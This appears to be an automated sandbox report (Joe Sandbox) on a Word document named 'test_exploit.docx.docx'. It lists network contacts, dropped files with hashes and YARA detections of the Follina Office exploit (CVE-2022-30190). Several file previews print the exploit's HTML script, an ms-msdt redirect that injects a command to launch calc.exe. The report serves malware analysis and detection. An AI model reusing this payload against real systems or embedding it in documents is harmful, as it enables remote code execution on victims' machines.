http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://substrate.office.com/search/api/v2/init	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://outlook.office.com/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://outlook.office365.com/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://webshell.suite.office.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://substrate.office.com/search/api/v1/SearchHistory	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://management.azure.com/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://messaging.lifecycle.office.com/getcustommessage16	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://devnull.onenote.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://messaging.action.office.com/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://ncus.pagecontentsync.	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://messaging.office.com/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
145.14.144.97	us-east-1.route-1.000webhost.awex.io	Netherlands		204915	AWEXUS	false
145.14.144.176	unknown	Netherlands		204915	AWEXUS	false

Private

IP
192.168.2.1

IP

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	648185
Start date and time: 18/06/202217:05:40	2022-06-18 17:05:40 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	test_exploit.docx.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.expl.evad.winDOCX@5/15@2/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, mrxdav.sys, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.32.24, 52.109.88.38, 52.109.76.36, 52.109.88.39, 52.109.76.35, 52.109.12.21
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, ocos-office365-s2s.msedge.net, client-office365-tas.msedge.net, prod-w.nexus.live.com.akadns.net, prod.configsvc1.live.com.akadns.net, arc.msn.com, ris.api.iris.microsoft.com, store-images.s-microsoft.com, login.live.com, config.officeapps.live.com, sls.update.microsoft.com, nexus.officeapps.live.com, displaycatalog.mp.microsoft.com, officeclient.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, config.edge.skype.com, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:07:36	API Interceptor	14x Sleep call for process: splwow64.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Access Database
Category:	dropped
Size (bytes):	528384
Entropy (8bit):	0.4758735249060776
Encrypted:	false
SSDEEP:	384:SGfX96gxJCMy7l8SFzfZ0jGBQEqLFgW1NywtZ1ISu+hVZO4Fg:JfXhCH7lHjZG1xT1Ny/Ql
MD5:	3816F838F20830B990F237B727EE63A1
SHA1:	0ABA7D334B6BE2C1592257FFBE9A88F6379E353E
SHA-256:	BAACD3AE88107DE6AE2D72853CC6441F5CA8C5DA1B6BDEEAE0462FCE776DD92C
SHA-512:	9C188AEDD5688F1F1548461F5C230444BD846B6F0B3BC99664122723FF7911812A4BF3EA25A9252A2E0D7F0E648FC60DA432B8FA3865F268C134044EE57A3291
Malicious:	false
Reputation:	low
Preview:	....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N<U.7...|.(...`.:{6O...Z.Cu..3..y[(.|*..|.....JF:.f_...$.g..'D...e....F.x....-b.T...4.0..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false
SSDEEP:	3:5NixJlElGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06
Malicious:	false
Reputation:	moderate, very likely benign file

Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.3742409383951601
Encrypted:	false
SSDEEP:	3:VdNaV:VdNu
MD5:	76520E9EBD05C7CFB4E4E92AAB77B299
SHA1:	83E5CA4C7049326301F268C98EC22CC09BD15092
SHA-256:	8254A0E60234E6D14DBF463FCFE30D1F085DC3681D3EB1796EFF56C113AE1279
SHA-512:	6503C1E3A3F4D9F88FAE52B2A436445791F139CA05FCF3B455D4C9A06A45F059B1FF57131A4080B5F206853F8F6E506526D784D81D9F0A038420B2C75551AE93
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	813848. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\162E0FB2-22FE-47A8-BEDD-0137327DF29A

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	148957
Entropy (8bit):	5.35671177129343
Encrypted:	false
SSDEEP:	1536:gcQW/gxgB5BQguw5/Q9DQC+zQWk4F77nXmvid3Xx4ETLKz6e:TJQ9DQC+zPXLI
MD5:	8F5FC7AD6DFF56A997648E19B1A3246B
SHA1:	CCEDAB1CC236414F48EECB9F4C6B1334492C68BA
SHA-256:	D1B5099F2E5F21FD63B0184075045CA55FA9DAADD6558DE0011A17411722B686
SHA-512:	164225290108462D1193BF2AAA3BBA6D446E22C856DE153D578CE4BA0EE3554F268C534D86380E41BB95FB7E3148789E15F7600410B72E083F8D59188AF094C8
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-06-18T15:06:52">.. Build: 16.0.15414.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\27C32ABB.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1330
Entropy (8bit):	5.429612650770164
Encrypted:	false
SSDEEP:	24:hP+3rIdlFXS8CbM60VM6U2nafNb++Z7LrtsKfAxCtGJ:t+3rIdjKT3FfNBhU
MD5:	19EF3736867C133098F4E4D7FE6A5D36
SHA1:	07730F94E02B06699B8B9B8CD822E9850459D5E8
SHA-256:	D69A3B887DD2D6AB25FC29199E1E7FFFF75E3A68AEBF060F99D2F5DE6D29F778
SHA-512:	A2C469738380E8FC81132579744645D6CA21A41C4ED3C5E24484A5D0A886B59983CF92411A65556019EE5F833DD8E4DC6960530B87690084A0292EC971A8FA35
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\27C32ABB.htm, Author: Joe Security
Reputation:	low

Preview:	<!DOCTYPE html>..<html>..<head>..</head>..<body>..<script>...window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=calc?c IT_LaunchMethod=ContextMenu IT_BrowseForFile=h$(calc.exe))'))))i/../../../../../../../../../../.exe IT_AutoTroubleshoot=ts_AUTO\"";..</script>..<style>.footer,.generic-footer{margin-bottom:98px}@media (min-width:374px){.footer,.generic-footer{margin-bottom:78px}}@media (min-width:546px){.footer,.generic-footer{margin-bottom:56px}}@media (min-width:1055px){.footer,.generic-footer{margin-bottom:0}}.disclaimer{position:fixed;z-index:9999999;bottom:0;right:0;border-top:2px solid #ff5c62;text-align:center;font-size:14px;font-weight:400;background-color:#fff;padding:5px 10px 5px 10px}.disclaimer a:hover{text-decoration:underline}@media (min-width:1052px){.disclaimer{text-align:right;border-left:2px solid red;border-top-left-radius:10px}}@media (min-width:1920px){.disclaimer{width:60%}}</style> We support Ukraine a

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\827D74FF.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Targa image data - Map - RLE 5 x 65536 x 0 "\004"
Category:	dropped
Size (bytes):	52
Entropy (8bit):	1.8614575055208968
Encrypted:	false
SSDEEP:	3:Vm1olpUktK0Xg/lrll0:MW6kK0Xgtl
MD5:	07FFEFF17A8A1A1209AB3C2690D569D4
SHA1:	37CB513FABDDCDBBAA2E7296B31A4BC9832E1B01
SHA-256:	57CFA30BB860B95B7012ED62427025959B671D270AAF67FC406FBC3C4F3C48D4
SHA-512:	743591E7BFE9936EEE057C9D1769595D48C90BA28057D8EBD0F7299B8FCACD7B8FA50AF30BD0B8B6E09F77ADE16B47D6F0ABB079D60E975443A57C514099AD86
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BBBF4665.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1330
Entropy (8bit):	5.429612650770164
Encrypted:	false
SSDEEP:	24:hP+3rIdlFXS8CbM60VM6U2nafNb++Z7LrtsKfAxCtGJ:t+3rIdjKT3FfNBhU
MD5:	19EF3736867C133098F4E4D7FE6A5D36
SHA1:	07730F94E02B06699B8B9B8CD822E9850459D5E8
SHA-256:	D69A3B887DD2D6AB25FC29199E1E7FFFF75E3A68AEBF060F99D2F5DE6D29F778
SHA-512:	A2C469738380E8FC81132579744645D6CA21A41C4ED3C5E24484A5D0A886B59983CF92411A65556019EE5F833DD8E4DC6960530B87690084A0292EC971A8FA35
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BBBF4665.htm, Author: Joe Security
Preview:	<!DOCTYPE html>..<html>..<head>..</head>..<body>..<script>...window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=calc?c IT_LaunchMethod=ContextMenu IT_BrowseForFile=h$(calc.exe))'))))i/../../../../../../../../../../.exe IT_AutoTroubleshoot=ts_AUTO\"";..</script>..<style>.footer,.generic-footer{margin-bottom:98px}@media (min-width:374px){.footer,.generic-footer{margin-bottom:78px}}@media (min-width:546px){.footer,.generic-footer{margin-bottom:56px}}@media (min-width:1055px){.footer,.generic-footer{margin-bottom:0}}.disclaimer{position:fixed;z-index:9999999;bottom:0;right:0;border-top:2px solid #ff5c62;text-align:center;font-size:14px;font-weight:400;background-color:#fff;padding:5px 10px 5px 10px}.disclaimer a:hover{text-decoration:underline}@media (min-width:1052px){.disclaimer{text-align:right;border-left:2px solid red;border-top-left-radius:10px}}@media (min-width:1920px){.disclaimer{width:60%}}</style> We support Ukraine a

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\ED025776.wmf

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	74
Entropy (8bit):	2.117514616373907
Encrypted:	false
SSDEEP:	3:t/Wlsl81olpUktK0Xg/lrll0:t/d8W6kK0Xgtl
MD5:	C4E6B3035AC3828D375E5479E8485D0D
SHA1:	624B2E68B669293CE5EF5EDA4EFCFDE97FFEA84A
SHA-256:	591890CBBED60EF32252835A3F13362E9204F1088E5EFA9E164A3526B612C4D7
SHA-512:	1864A7CBF1C5205F0D1CAC9DA5CA4E8F103B9C045913A98B8A9DA62B3850AB842913235BF38DA6C7D78ECE985D35EBC8F6C15471B5C2FE23A6A4BBF66A03EDB
Malicious:	false
Preview:	.....`.....qW.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\exp[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	1330
Entropy (8bit):	5.429612650770164
Encrypted:	false
SSDEEP:	24:hP+3rIdlFXS8CbM60VM6U2nafNb++Z7LrtsKfAxCtGJ:t+3rIdjKT3FfNBhU
MD5:	19EF3736867C133098F4E4D7FE6A5D36
SHA1:	07730F94E02B06699B8B9B8CD822E9850459D5E8
SHA-256:	D69A3B887DD2D6AB25FC29199E1E7FFFF75E3A68AEBF060F99D2F5DE6D29F778
SHA-512:	A2C469738380E8FC81132579744645D6CA21A41C4ED3C5E24484A5D0A886B59983CF92411A65556019EE5F833DD8E4DC6960530B87690084A0292EC971A8FA35
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\exp[1].htm, Author: Joe Security • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\exp[1].htm, Author: Joe Security
IE Cache URL:	http://https://samisoooo.000webhostapp.com/exp.html
Preview:	<!DOCTYPE html>..<html>..<head>..</head>..<body>..<script>...window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=calc?c IT_LaunchMethod=ContextMenu IT_BrowseForFile=h$(calc.exe))'))))i/../../../../../../../../../../.exe IT_AutoTroubleshoot=ts_AUTO\"";..</script>..<style>.footer,.generic-footer{margin-bottom:98px}@media (min-width:374px){.footer,.generic-footer{margin-bottom:78px}}@media (min-width:546px){.footer,.generic-footer{margin-bottom:56px}}@media (min-width:1055px){.footer,.generic-footer{margin-bottom:0}}.disclaimer{position:fixed;z-index:9999999;bottom:0;right:0;border-top:2px solid #ff5c62;text-align:center;font-size:14px;font-weight:400;background-color:#fff;padding:5px 10px 5px 10px}.disclaimer a:hover{text-decoration:underline}@media (min-width:1052px){.disclaimer{text-align:right;border-left:2px solid red;border-top-left-radius:10px}}@media (min-width:1920px){.disclaimer{width:60%}}</style> We support Ukraine a

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\exp[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1330
Entropy (8bit):	5.429612650770164
Encrypted:	false
SSDEEP:	24:hP+3rIdlFXS8CbM60VM6U2nafNb++Z7LrtsKfAxCtGJ:t+3rIdjKT3FfNBhU
MD5:	19EF3736867C133098F4E4D7FE6A5D36
SHA1:	07730F94E02B06699B8B9B8CD822E9850459D5E8
SHA-256:	D69A3B887DD2D6AB25FC29199E1E7FFFF75E3A68AEBF060F99D2F5DE6D29F778
SHA-512:	A2C469738380E8FC81132579744645D6CA21A41C4ED3C5E24484A5D0A886B59983CF92411A65556019EE5F833DD8E4DC6960530B87690084A0292EC971A8FA35
Malicious:	false
Preview:	<!DOCTYPE html>..<html>..<head>..</head>..<body>..<script>...window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=calc?c IT_LaunchMethod=ContextMenu IT_BrowseForFile=h$(calc.exe))'))))i/../../../../../../../../../../.exe IT_AutoTroubleshoot=ts_AUTO\"";..</script>..<style>.footer,.generic-footer{margin-bottom:98px}@media (min-width:374px){.footer,.generic-footer{margin-bottom:78px}}@media (min-width:546px){.footer,.generic-footer{margin-bottom:56px}}@media (min-width:1055px){.footer,.generic-footer{margin-bottom:0}}.disclaimer{position:fixed;z-index:9999999;bottom:0;right:0;border-top:2px solid #ff5c62;text-align:center;font-size:14px;font-weight:400;background-color:#fff;padding:5px 10px 5px 10px}.disclaimer a:hover{text-decoration:underline}@media (min-width:1052px){.disclaimer{text-align:right;border-left:2px solid red;border-top-left-radius:10px}}@media (min-width:1920px){.disclaimer{width:60%}}</style> We support Ukraine a

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	96
Entropy (8bit):	4.486544503749612
Encrypted:	false
SSDEEP:	3:bDuMJlJ9bJKMbAKLFSmxWaNJKMbAKLFSv:bCCbXbhLFrXbhLFc
MD5:	DD6F71B2F95C3B70AB8ED57DF8A0AE24
SHA1:	9230132450FAAB426AAE65F3EEC606B831C993EF
SHA-256:	CAC40AB49DA9DEAC1952EDDABA44A147593BB66782493C26C73008050D5FF245
SHA-512:	2D732B9EAF931A47019845500096028E5E77AB3985EFD8550C98D3AC12AEAC72386B855569AFDCAFFB380B6D40AD36AEA5ABB27E4C9500771FE345762F60203B
Malicious:	false
Preview:	[folders]..Templates.LNK=0..test_exploit.docx.docx.LNK=0..[misc]..test_exploit.docx.docx.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\test_exploit.docx.docx.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:31:45 2022, mtime=Sat Jun 18 23:07:08 2022, atime=Sat Jun 18 23:06:48 2022, length=13714, window=hide
Category:	dropped
Size (bytes):	1095
Entropy (8bit):	4.640977963114388
Encrypted:	false
SSDEEP:	12:8sVlUEuElPCH2HBmY88VvX+WRIxKfDRlmWyjAW/UyXPl/dW0NDldDS5e4t2Y+xl/:8CB+wfNlmpAWMyPf3DHWI7aB6m
MD5:	792DB737C1D5C939C510B6507FF831EE
SHA1:	D968223C36569087ABB35E586757E4714AE23712
SHA-256:	9A4FF58C1FF16A1182FBB56850FEB00DF6F9AEBEEAC6CF0C19F374A051E95BCA
SHA-512:	E9CE6925DDDEA4A53F7D1F0C0AE8943312C284B83FD9C374AAA8971AD1F25CD5D540679B4ABC8950D76068B4B8E29C5BFAE474C892E3A6F6FE7944C6CD47658
Malicious:	false
Preview:	L.....F.... ....O+..3...EI.p....._xp....5.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...T.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....P.1.....hT....user.<.....Ny..T.....S.....W.J.h.a.r.d.z.....~.1.....hT....Desktop.h.....Ny..T.....Y.....>.....Q&.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....z.2..5...T.. .TEST_E~1.DOC..^.....hT...T.....h.....2!..t.e.s.t._.e.x.p.l.o.i.t...d.o.c.x...d.o.c.x.....\.....-.....[.....>.S.....C:\Users\user\Desktop\test_exploit.docx.docx..-.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.t.e.s.t._.e.x.p.l.o.i.t...d.o.c.x...d.o.c.x.....:.,.LB.)...As...`.....X.....813848.....!a..%.H.VZAj...h.....-..!a..%.H.VZAj...h.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.156753368137562
Encrypted:	false
SSDEEP:	3:Rl/ZdS2Ll5lqKJaX/l/tl0KFQD5:RtZDQSSsD5
MD5:	72F7041B8F9DB57DA67A29674C56ED3F
SHA1:	4BC1D253E8BDC02754225186BA982EAE65D29C39
SHA-256:	01B9E8E8B9F68FB941B0634734C1B9D8A3D7DB9F3BA1649CD1F350C1F2DAFBD0
SHA-512:	38B04815D907FFC271E549E49EB6F0D5EADA9404C2164A26D5EED71ECFB8DDD7051EAB07F3F4E7433C6164704BBE9546F48FA8D85999DBA11E8053182B11D3B
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....I9.....H.....6C.....M9.....19.....$...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\Desktop\~$st_exploit.docx.docx	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.156753368137562
Encrypted:	false

SSDEEP:	3:Rl/ZdS2Ll5lqKJaX/l/tl0KFQD5:RtZDQSSsD5
MD5:	72F7041B8F9DB57DA67A29674C56ED3F
SHA1:	4BC1D253E8BDC02754225186BA982EAE65D29C39
SHA-256:	01B9E8E8B9F68FB941B0634734C1B9D8A3D7DB9F3BA1649CD1F350C1F2DAFBD0
SHA-512:	38B04815D907FFC271E549E49EB6F0D5EADA9404C2164A26D5EED71ECFB8DDD7051EAB07F3F4E7433C6164704BBE9546F48FA8D85999DBA11E8053182B11D3B
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....I9.....H.....6C.....M9.....19.....$...

Static File Info

General


File type:	Microsoft Word 2007+
Entropy (8bit):	7.044599643065091
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	test_exploit.docx.docx
File size:	13714
MD5:	fcb4a6f299be7168bea772af871e203e
SHA1:	26428cb21220443643e53c619a98dac6d35acae6
SHA256:	e907ec4b1da6b2fa4e2fcff5b80d8c004f3b8922fcf62a76988a5a16036dcf8f
SHA512:	6ee9f865fbff6aa4655f8712fa7c555999763086a4e5f2620731902352e861ce5d8f1a6ecda7999df179fdf947f797546ea788cdb0b6528b0efb067be7b96be9
SSDEEP:	384:/+jY8hC78L88KAv3qYBN7LXQ/2j8YYB5LUY/:Si8L81AS41LXg2wbn
TLSH:	94528F27CB0AE470C65A11BD00EA03F6E20C8549C694FBAEAD15F1DD52D4ACB0B777C9
File Content Preview:	PK.....!....;}.....[Content_Types].xml ... (.....

File Icon

Icon Hash:	74fcd0d2d6d6d0cc

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 18, 2022 17:06:56.430705070 CEST	49732	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:06:56.430752039 CEST	443	49732	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:56.430847883 CEST	49732	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:06:56.431323051 CEST	49732	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:06:56.431348085 CEST	443	49732	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:56.692811012 CEST	443	49732	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:56.692949057 CEST	49732	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:06:56.696742058 CEST	49732	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:06:56.696772099 CEST	443	49732	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:56.697084904 CEST	443	49732	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:56.698704004 CEST	49732	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:06:56.740503073 CEST	443	49732	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:56.936696053 CEST	443	49732	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:56.936783075 CEST	443	49732	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:56.936863899 CEST	49732	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:06:56.942251921 CEST	49732	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:06:56.942291021 CEST	443	49732	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:57.120153904 CEST	49733	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:06:57.120196104 CEST	443	49733	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:57.120282888 CEST	49733	443	192.168.2.3	145.14.144.97
